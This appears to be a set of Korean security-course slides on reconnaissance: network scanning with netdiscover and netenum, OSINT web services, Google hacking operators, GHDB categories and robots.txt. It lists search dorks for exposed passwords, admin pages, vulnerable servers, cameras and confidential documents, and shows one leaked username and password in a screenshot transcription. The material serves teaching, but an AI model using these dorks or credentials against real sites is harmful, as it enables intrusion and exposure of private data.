192.168.159.1	00:50:56:c0:00:08	10	600	VMware, Inc.			
192.168.159.2	00:50:56:fe:40:3e	1	60	VMware, Inc.			
192.168.159.138	00:0c:29:da:d8:73	1	60	VMware, Inc.			
192.168.159.254	00:50:56:f1:9b:7a	1	60	VMware, Inc.			

OSINT를 활용한 정보 수집(실습)

Netdiscover

- ARP 프로토콜을 활용하여 네트워크 세그먼트에서 연결된 클라이언트를 검색하는 스캐너
 - 네트워크에 연결된 모든 기기의 MAC 주소 및 IP 주소 스캔
- ARP : 네트워크 상에서 IP 주소를 물리적 네트워크 주소로 대응시키기 위해 사용되는 프로토콜
- 사용법

```
# 도움말  
sudo netdiscover -h
```

```
# 모든 네트워크 대역 검색  
sudo netdiscover
```

```
# C클래스 대역 검색  
sudo netdiscover -r 192.168.159.0/24
```

mousepad aaa.txt : make textfile

OSINT를 활용한 정보 수집(실습)

▶ Netdiscover 실습

- 1) eth0 NIC를 지정하여 스캔
- 2) 192.168.100.0 네트워크 C 클래스 대역 스캔
- 3) 빠른 모드 스캔을 활성화하여 192.168.100.0 네트워크 C 클래스 대역 스캔
- 4) ranges 파일에 아래와 같이 스캔 범위를 기록하고, 해당 파일을 사용하여 스캔
 - 192.168.100.0/24
 - 10.0.2.0/24

```
sudo netdiscover -i eth0 -r 192.168.52.128/24
```

```
sudo netdiscover -r 192.168.52.128/24
```

```
sudo netdiscover -i -f eth0 -r 192.168.52.128/24
```

```
sudo netdiscover -l range.txt
```

OSINT를 활용한 정보 수집(실습)

Netenum

- 사용자에게 살아 있는 호스트 목록을 매우 빠르게 보여주는 기본적인 Ping-Sweep 및 열거 도구
- 웹 서비스 네트워크 대역에서 사용되는 아이피 주소를 스캔하는 데 사용되는 OSINT 도구
- 다양한 아이피 주소를 점검할 때 아이피 주소가 살아 있는지 여부를 점검할 때 유용

- 설치

```
sudo apt install irpas
```

- 사용법

```
sudo netenum <destination> [timeout] [verbosity]  
sudo netenum 192.168.100.0/24 10 0
```

<destination> : 스캔 대상의 IP 주소 또는 호스트 이름을 지정

[timeout] : 응답을 기다리는 최대 시간 (초)

[verbosity] : 상세 레벨 정의 (0~3), 기본 값은 0

OSINT를 활용한 정보 수집(실습)

▶ urlscan.io

- 웹 사이트나 URL의 보안 및 위협 검사를 수행하는 온라인 서비스
- 웹사이트의 세부 정보, 취약점, 악성 코드, 키워드 분석 등 다양한 보안 정보 획득

<https://urlscan.io/>

The screenshot shows the urlscan.io homepage. At the top, there is a navigation bar with links for Home, Search, Live, API, News, About, Products (New!), Login, and a sponsored by SecurityTrails logo. Below the navigation bar, the urlscan.io logo and the tagline "A sandbox for the web" are displayed. A search bar labeled "URL to scan" is present, along with "Public Scan" and "Options" buttons. The main content area is titled "Recent scans" and shows a table of recent URL scans. The table includes columns for URL (with lock icon), Age, Size, IPs, and flags for country and domain. The data from the table is as follows:

URL	Age	Size	IPs	Flags
www.sansafe.ru/	41 seconds	4 MB	99	4 2 RU
www.chase.com/digital/login-secure-message	46 seconds	3 MB	66	11 4 USA
www.kolibricloud.ch/	53 seconds	2 MB	19	4 2 IE
www.zt-za.com/	53 seconds	7 MB	82	5 3 USA
www.tamilcollections.com/lyrics/pothi-vacha-mallaigai-mottu/184/	54 seconds	407 KB	31	9 2 USA

OSINT를 활용한 정보 수집(실습)

▶ Internet Archive

- 수백만 권의 무료 도서, 영화, 소프트웨어, 음악, 웹 사이트 등의 비영리 도서관
- 전세계의 모든 웹 서비스에 대하여, 과거부터 현재 까지 웹 서비스 기록을 수집하여 보관하는 웹 서비스


<https://archive.org/>

The screenshot shows the Internet Archive homepage. At the top, there's a navigation bar with links for INTERNET ARCHIVE, WEB, BOOKS, VIDEO, AUDIO, SOFTWARE, IMAGES, SIGN UP | LOG IN, and UPLOAD. Below the navigation is a search bar with the placeholder "Search the history of over 451 billion web pages on the Internet." A large "Wayback Machine" logo is prominently displayed above a search input field. To the left, there's a stylized icon of a classical building with columns. In the center, text describes the archive as a non-profit library of millions of free books, movies, software, music, websites, and more. Below this text are icons representing different media types with their respective counts: 451B (books), 26M (movies), 5.9M (software), 13M (audio), 2.0M (web pages), 568K (images), 3.5M (music), 218K (documents), and 881K (other). At the bottom of the main content area are "Search" and "Advanced Search" buttons, along with a "GO" button. To the right, there's a sidebar with "Announcements" featuring links to Juneteenth – Freedom Day, How Can You Help the Internet Archive?, and Revered Buddhist Monk Reflects on Transformational Change, with a "SEE MORE" link.

OSINT를 활용한 정보 수집(실습)

▶ Wappalyzer

- 웹 사이트가 사용하는 기술 스택, 프레임워크, CMS, 라이브러리 등의 정보를 파악
- Chrome, Firefox, Opera, Edge 등의 다양한 웹 브라우저에서 사용 가능
- Chrome
 - <https://chrome.google.com/webstore/detail/wappalyzer/gppongmhjkpfnbhagpmjfkannfbllamg>
- Firefox
 - <https://addons.mozilla.org/en-US/firefox/addon/wappalyzer/>



구글 해킹을 활용한 정보 수집

구글 해킹을 활용한 정보 수집

▶ Google Hacking

- 구글 검색 및 기타 구글 애플리케이션 서비스를 활용한 정보 수집

<https://www.google.com/>

- 구글에서 제공하는 다양한 검색 옵션을 활용
- 검색 옵션을 악의적인 목적으로 이용하여 “구글 해킹” 용어 생김
- 구글봇이 수집하는 데이터를 서버에 캐시상태로 저장하기 때문에, 해당 사이트가 삭제되거나 한 후에도 오랜 시간이 지나기 전엔 검색결과에 노출되기 때문에 이전 페이지가 그대로 노출 될 수 있으며, 이 데이터를 모으면 손쉽게 취약점을 찾을 수 있다.



구글 해킹을 활용한 정보 수집

▶ Google Hacking

- 구글 검색 및 기타 구글 애플리케이션 서비스를 활용한 정보 수집

<https://www.google.com/>

[단독] 구글神 때문에...공무원 개인정보 및 관리자 페이지 대거 노출

좋아요 330개 | 입력: 2017-03-06 15:50

#구글 #검색 #공무원 개인정보 유출 #색인기능

구글 색인기능으로 로그인된 관리자 페이지 무방비 노출

정부산하기관 및 지자체 GIS 시스템 구축기업 등에서 공무원 개인정보 열람 가능
검색엔진 배제 표준이나 관리자 페이지 세션처리 등으로 검색 안 되도록 해야

[보안뉴스 원병철 기자] 지난 3월 3일 본지는 구글 검색에 의한 개인정보 노출의 심각성에 대해 문제를 제기한 바 있다. 너무나 열심히 일하는(?) 구글 봇 때문에 다음의 한 카페에 올라온 회원 주소록이 별도의 로그인 없이도 그대로 노출된 사건이었다. 해당 기사가 나간 후 구글의 검색기능으로 꽤나 많은 홈페이지들의 관리자 페이지에 접속할 수 있으며, 관리자 권한으로 회원 등의 개인정보를 그대로 검색할 수 있다는 제보가 들어왔다.

가 가 f t b ,

가장 많이 본 기사 [주간]

1 2 3 4 5 6 7 8 9 10 11 “ ”



Reference: <https://www.boannews.com/media/view.asp?idx=53701>

구글 해킹을 활용한 정보 수집

▶ Google Hacking

● 구글 검색 및 기타 구글 애플리케이션 서비스를 활용한 정보 수집

The screenshot shows a search result for '[debug] response (lgd_receiver' on Google. The results page has a header with tabs: 전체, 이미지, 동영상, 뉴스, 지도, 도서. The first result is a log entry from 2015-08-21 at 10:56:16:

2015-08-21 10:56:16 [INFO] [] XPayClient
initialize [/var/www/html ...
116.120.58.37 > lgxpay > lgdacom > log

... Response (LGD_RECEIVER, 0) = 2015-08-
21 10:58:12 [DEBUG] Response (LGD_BUYER,
0) = 2015-08-21 15:40:45 [DEBUG] ...

The second result is another log entry from 2015-06-17 at 02:02:58:

2015-06-17 02:02:58 [INFO] [] XPayClient
initialize [/var/www/html ...
116.120.58.37 > lgxpay > lgdacom > log

On the left, there is a snippet of a news article from Boanews.com about a security vulnerability in LG XPay. It mentions that the company uses LG XPay and that payment information is being leaked through Google search results.

[보안뉴스 권 준 기자] 최근 에스아이알소프트(SIR)가 제공하는 무료 웹 게시판 '그누보드5'와 쇼핑몰 구축
선 '영카트5'의 결제정보 노출 취약점이 발견됐다. 이로 인해 '영카트5'의 고객사 가운데 LG유플러스의 전자
프로그램인 LG XPay를 사용하는 기업의 결제정보가 구글에서 검색되는 일이 발생해 논란이 커졌다.

해당 취약점으로 결제자의 이름과 연락처, 이메일, 카드정보, 구매물건명, 금액 등 대부분의 결제정보가 구글에서
검색되면서 2차 피해 우려가 제기되고 있는 까닭이다.

이는 에스아이알소프트가 '영카트5' 내 '디버그 모드'를 적용하면서 별도의 암호화 조치를 취하지 않아 발생한 것
으로 드러났고, 현재는 패치가 완료된 것으로 알려졌다.
Reference: <https://www.boannews.com/media/view.asp?idx=76120>

구글 해킹을 활용한 정보 수집

▶ Google Hacking

● 구글 검색 및 기타 구글 애플리케이션 서비스를 활용한 정보 수집

- site : 보통 URL
- inurl : 서브 정보들 모두 포함
- filetype : 파일 확장자
- intitle : 브라우저 맨 위 타이틀
- intext : 본문에 존재하는 텍스트

The screenshot shows a Microsoft Internet Explorer window displaying a Google search results page titled "Top Increasing Attack". The search query in the address bar is "http://www.securitymap.net/www/stats/top_ports.php". The results table lists the top 10 attack ports:

순위	Port 번호 INTEXT:	이벤트수	패킷수
1	80	1093	9183
2	25	575	183062
3	80,139,1025,2745,612 ...	351	1939
4	4899	300	8077
5	445	292	5409
6	21	152	1904
7	901	113	2426
8	1433	90	9157
9	1080	86	364
10	9898 → NUMRANGE:	83	829

출처 googledork.pdf

구글 해킹을 활용한 정보 수집

▶ Google Hacking

● 검색 옵션

옵션	내용
intitle	title(타이틀 바)에 검색어가 포함된 페이지 검색
inurl	URL 주소에 검색어가 포함된 페이지 검색
site	지정한 사이트에서 검색
intext	페이지에 검색어가 포함된 페이지 검색
filetype	지정한 확장자 파일 검색
+	성격이 비슷한 문자를 포함하여 검색
-	검색 결과에서 제외
"text"	완전한 문구 포함하여 검색
*	모든 단어 검색

구글 해킹을 활용한 정보 수집

➤ Google Hacking

● 민감 정보 노출 검색

- 고객 정보나 개인정보, 사내 문서 등 민감한 정보가 공개된 사이트를 검색
- site:company.com intitle:index.of db_password.txt

● 취약점 검색

- 관리자 페이지에 대한 접근이 가능한 서버 검색
- inurl:/admin/login.php

● 패스워드 검색

- 엑셀 파일에서 패스워드가 포함된 파일 검색
- filetype:xls password

● 기타 검색

- 해당 사이트에서 공개되어서는 안되는 기밀 정보가 포함된 PDF 파일 검색
- site:company.com ext:pdf confidential

Reference: googledork.pdf

구글 해킹을 활용한 정보 수집

➤ Google Hacking

● 서버 버전 정보 검색

- intitle:index.of + "Apache/2.2.14 (Ubuntu) Server at"

● 로그인 페이지 취약점 검색

- inurl:/admin/login.asp

● 공개된 기밀 문서 검색

- site:mil confidential "NOFORN" filetype:pdf
- .mil 도메인에 존재하는 "confidential"과 "NOFORN"이라는 단어를 포함한 PDF 파일들이 검색
- 미국 국방부나 기타 기밀 정보를 다루는 기관에서 사용될 수 있는 검색어

● 개인 정보 노출 검색

- site:linkedin.com "software engineer" "location * san francisco" -intitle:profiles
- LinkedIn.com에서 "software engineer"라는 직업을 가진 사람 중 위치가 San Francisco 지역인 사람을 검색

● SQL 취약점 검색

- inurl:admin.php intext:"Copyright Teknologi Informational"
- "Copyright Teknologi Informational"은 일부 SQL 인젝션 취약점에서 발견된 공통적인 에러 메시지 중 하나

● 네트워크 카메라 취약점 검색

- inurl:main.cgi?next_file=netstream.htm
- main.cgi는 일부 네트워크 장비에서 사용되는 공통적인 파일명 중 하나
- next_file=netstream.htm은 해당 장비에서 네트워크 트래픽 스트림을 볼 수 있는 페이지의 파일명 중 하나

구글 해킹을 활용한 정보 수집

▶ Google Hacking

● 취약한 웹 페이지 정보 검색

웹 서버	한글 버전 검색
Apache 1.3.0–1.3.8	intitle:Test.Page.for.Apache It.worked! this.web.site!
Apache 1.3.9–1.3.10	intitle:"Test Page for Apache Installation on Web Site!" Intitle:"Apache 1.x documentation"
Apache 1.3.11–1.3.32	intitle:"아파치 설치를 위한 테스트페이지" Intitle:"Apache 1.x documentation"
Apache 2.0	intitle:"아파치 설치 검사용 페이지" Intitle:"Apache HTTP Server Version 2.0 문서"
IIS 5.0	Intitle:"Windows 2000 인터넷 서비스입니다." Intitle:"공사 중" intext:"현재 연결하려고 하는 사이트에 기본 페이지가 없습니다."
IIS 6.0	Intitle:"Windows XP 인터넷 서비스입니다." Intitle:"준비 중" intext:"보려는 사이트에 현재 기본 페이지가 없습니다."

출처 googledork.pdf

구글 해킹을 활용한 정보 수집

➤ GHDB (Google Hacking Database)

- Google Hacking DB를 활용하여 Google Hacking을 자동으로 검색
- <https://www.exploit-db.com/google-hacking-database>

목록	설명
Footholds	Google은 해커들이 웹서버에 접근 가능하도록 연계해주는 발판이 된다.
Files containing username	Google은 웹사이트에서 패스워드 설정이 안되어 있는 파일들을 찾아낸다.
sensitive Directories	Google은 공유된 민감한 디렉토리들을 웹 페이지에서 수집한다.
Web Server Detection	웹 서버를 감지한다.
Vulnerable Files	Google은 수백만개의 웹 사이트 취약점을 찾을 수 있다.
Vulnerable Servers	특정 취약점이 있는 서버를 찾는다. 또 다른 검색 방법은 "취약한 파일" 섹션에서 찾을 수가 있다.
Error Messages	다양한 에러 메시지를 검출 한다.
Files containing juicy info	사용자이름 또는 패스워드를 몰라도 해킹이 가능하다.
Files containing passwords	Google에서 암호화된 파일을 찾는다.
sensitive Online Shopping Info	Google은 온라인 쇼핑 시 사용되는 고객정보, 주문내역, 카드번호 등 민감한 정보들을 수집한다.
network or vulnerability data	이 페이지는 방화벽 로고, 허니팟 로그 등 네트워크 정보와 취약한 데이터들을 포함하고 있다.
Pages containing login portals	로그인 페이지를 포함하고 있는 포탈 사이트를 통해서 해킹이 가능하다.
Various Online Devices	Google은 웹 페이지에서 프린터, 비디오카메라 등 온라인 장치에 대한 정보를 수집한다.
Advisories and Vulnerabilities	취약한 서버를 찾는다. 여러 가지 보안권고 게시물을 검색한다.

구글 해킹을 활용한 정보 수집

➤ GHDB (Google Hacking Database)


- 랜섬웨어 감염된 서버가 구글에 노출된 사례 (`intitle:"index of" intext:wincry`)
- 참고) `index of` 는 일반적으로 디렉터리 리스트ing 취약점에 나타나는 구문
 - 자동으로 디렉터리 리스트를 출력하는 취약점

Index of /munsun					
[ICO]	Name	Last modified	Size	Description	
[PARENTDIR]	Parent Directory		-		
[TXT]	@Please_Read_Me@.txt	2017-05-13 10:54	933		
[]	@WanaDecryptor@.exe	2017-05-12 02:22	240K		
[TXT]	index.php.WNCRY	2016-12-14 13:37	712		
[TXT]	license.txt.WNCRY	2016-12-14 13:37	20K		
[]	webfont.js.WNCRY	2016-12-14 13:37	17K		
[TXT]	wp-activate.php.WNCRY	2016-12-14 13:37	5.1K		
[DIR]	wp-admin/	2017-05-14 05:08	-		
[TXT]	wp-blog-header.php.W..>	2016-12-14 13:38	552		
[TXT]	wp-comments-post.php..>	2016-12-14 13:38	5.1K		
[TXT]	wp-config-sample.php..>	2016-12-14 13:38	3.1K		
[TXT]	wp-config.php.WNCRY	2016-12-14 13:38	3.4K		
[DIR]	wp-content/	2017-05-14 05:09	-		
[TXT]	wp-cron.php.WNCRY	2016-12-14 13:38	3.2K		
[DIR]	wp-includes/	2017-05-14 05:13	-		
[TXT]	wp-links-opml.php.WNCRY	2016-12-14 13:38	2.6K		
[TXT]	wp-load.php.WNCRY	2016-12-14 13:38	2.9K		
[TXT]	wp-login.php.WNCRY	2016-12-14 13:38	33K		

구글 해킹을 활용한 정보 수집

▶ GHDB (Google Hacking Database)

- 서비스의 계정 정보가 노출한 사례 (allinurl:trello.com "Username:" "Password:" "Type:")



The screenshot shows a Google search results page. The search query is "allinurl:trello.com \"Username:\" \"Password:\" \"Type:\"". The results are filtered by "전체" (All). There are 15 results found in 0.26 seconds.


Trello vs Taskworld - 더 쉽고 파워풀한 프로젝트 관리 - taskworld.com
광고 www.taskworld.com/ko ▾ 010-6306-2599
프로젝트 관리, 메신저, 업무 분석 툴이 모두 한곳에. 팀을 위한 최적의 솔루션
Enterprise Class Security · 20% Discount for Annual · Free Live Demo · Great Customer Support
가격 · 제품 · 고객 · 문의하기

Username: ajzkie187 Password: marlo123 Type: None on MGUI - Trello
<https://trello.com/.../2420-username-ajzkie187-password-marlo12...> - 이 페이지 번역하기
Username: ajzkie187 Password: marlo123 Type: None. Actions. Mystic V3rm moved Username:
ajzkie187 Password: marlo123 Type: None lower. Mystic V3rm ...

구글 해킹을 활용한 정보 수집

robots.txt

- Robots Exclusion Protocol(로봇 배제 프로토콜)은 웹 사이트에 로봇이 접근하는 것을 방지하기 위한 규약으로, 접근 제한에 대한 설명을 robots.txt 파일에 기술함
- robots.txt 존재 자체가 보안 취약점은 아니지만, 사이트 콘텐츠의 제한된 영역이나 비공개 영역을 식별하는데 자주 사용됨
 - 공격자 관점에서 사이트 구조를 매핑하는데 도움이 될 수 있음
 - 중요한 사이트 영역은 반드시 적절한 접근 제어를 시행해야 함



The screenshot shows a browser window with the URL "google.com/robots.txt" in the address bar. The page content displays the following robots.txt file:

```
User-agent: *
Disallow: /search
Allow: /search/about
Allow: /search/static
Allow: /search/howsearchworks
Disallow: /sdch
Disallow: /groups
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$
Disallow: /?hl=*&*&gws_rd=ssl
Allow: /?gws_rd=ssl$
Allow: /?pt1=true$
Disallow: /imgres
```

reference : wikipedia

구글 해킹을 활용한 정보 수집

▶ robots.txt 규칙

- 다른 검색엔진의 로봇에 대하여 수집을 허용하지 않고 네이버 검색로봇만 수집 허용으로 설정

```
User-agent: *
Disallow: /
User-agent: Yeti
Allow: /
```

* : 모든유저
/ : 최상단

- 모든 검색엔진의 로봇에 대하여 수집 허용으로 설정

```
User-agent: *
Allow: /
```

- 관리자, 개인 정보 페이지와 같이 검색로봇 방문을 허용하면 안 되는 웹 페이지는 수집 비허용으로 설정
- 아래 예제는 네이버 검색로봇에게 /private-image, /private-video 등은 수집하면 안 된다고 알려줌

```
User-agent: Yeti
Disallow: /private*/
```

disallow : /private*/

(어떤문자가 오더라도 예티이외에는 검색 불가능)

<https://searchadvisor.naver.com/guide/seo-basic-robots>

구글 해킹을 활용한 정보 수집

▶ robots.txt 파일 방어의 위험성

Contents of robots.txt:

User-agent: GoodBot
Disallow:

